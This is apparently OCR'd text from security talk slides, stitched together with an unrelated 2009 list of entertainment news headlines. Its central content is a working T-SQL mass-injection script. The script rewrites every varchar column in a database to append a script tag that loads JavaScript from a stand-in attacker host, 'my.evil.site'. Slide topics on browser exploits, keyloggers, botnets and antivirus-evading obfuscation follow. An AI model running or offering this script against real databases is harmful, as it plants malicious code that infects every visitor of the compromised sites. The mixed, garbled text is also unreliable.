
More

Page 1 of 7

- 'Ahmedabad provides perfect ambience for creative work' New 15 hours ago
  Saturday, January 17, 2009
- Powerful Designs New 15 hours ago
  Saturday, January 17, 2009
- 'I have been forced to find a bride' 15 hours ago
  Saturday, January 17, 2009
- Old memories, new creations 1 day ago
  Friday, January 16, 2009
- 'My sons will soon be seen in JP Dutta's film' 4 days ago

The SQL Injection script

```
declare @m varchar(8000);
set @m='';
select @m=@m+'update['+a.name+']set['+b.name+']=rtrim(convert(varchar,'+b.name
+'))+''<script src="http://my.evil.site/attack.js"/>'';'
from dbo.sysobjects objs, dbo.syscolumns cols, dbo.systypes typs
where objs.id=cols.id
and objs.xtype='U'
and cols.xtype=typs.xtype
and typs.name='varchar';
set @m=REVERSE(@m);
set @m=substring(@m,PATINDEX('%;%',@m),8000);
set @m=REVERSE(@m);
exec(@m);
```



Browsers

email

PDF

Office docs

Antivirus

Plugins

HTML

Javascript

Browser Exploits

Malware

Google

SQL Injection

Web apps

XSS

Payloads

- Remote control utilities
- Botnet clients
- Keyloggers, screenshotters, etc
- Toolbars, browser plugins
- Obfuscation
  - Javascript encoding, encryption
  - No hope for AV

Shall we play a game Professor Falken?

KTHXBAI

saumil@net-square.com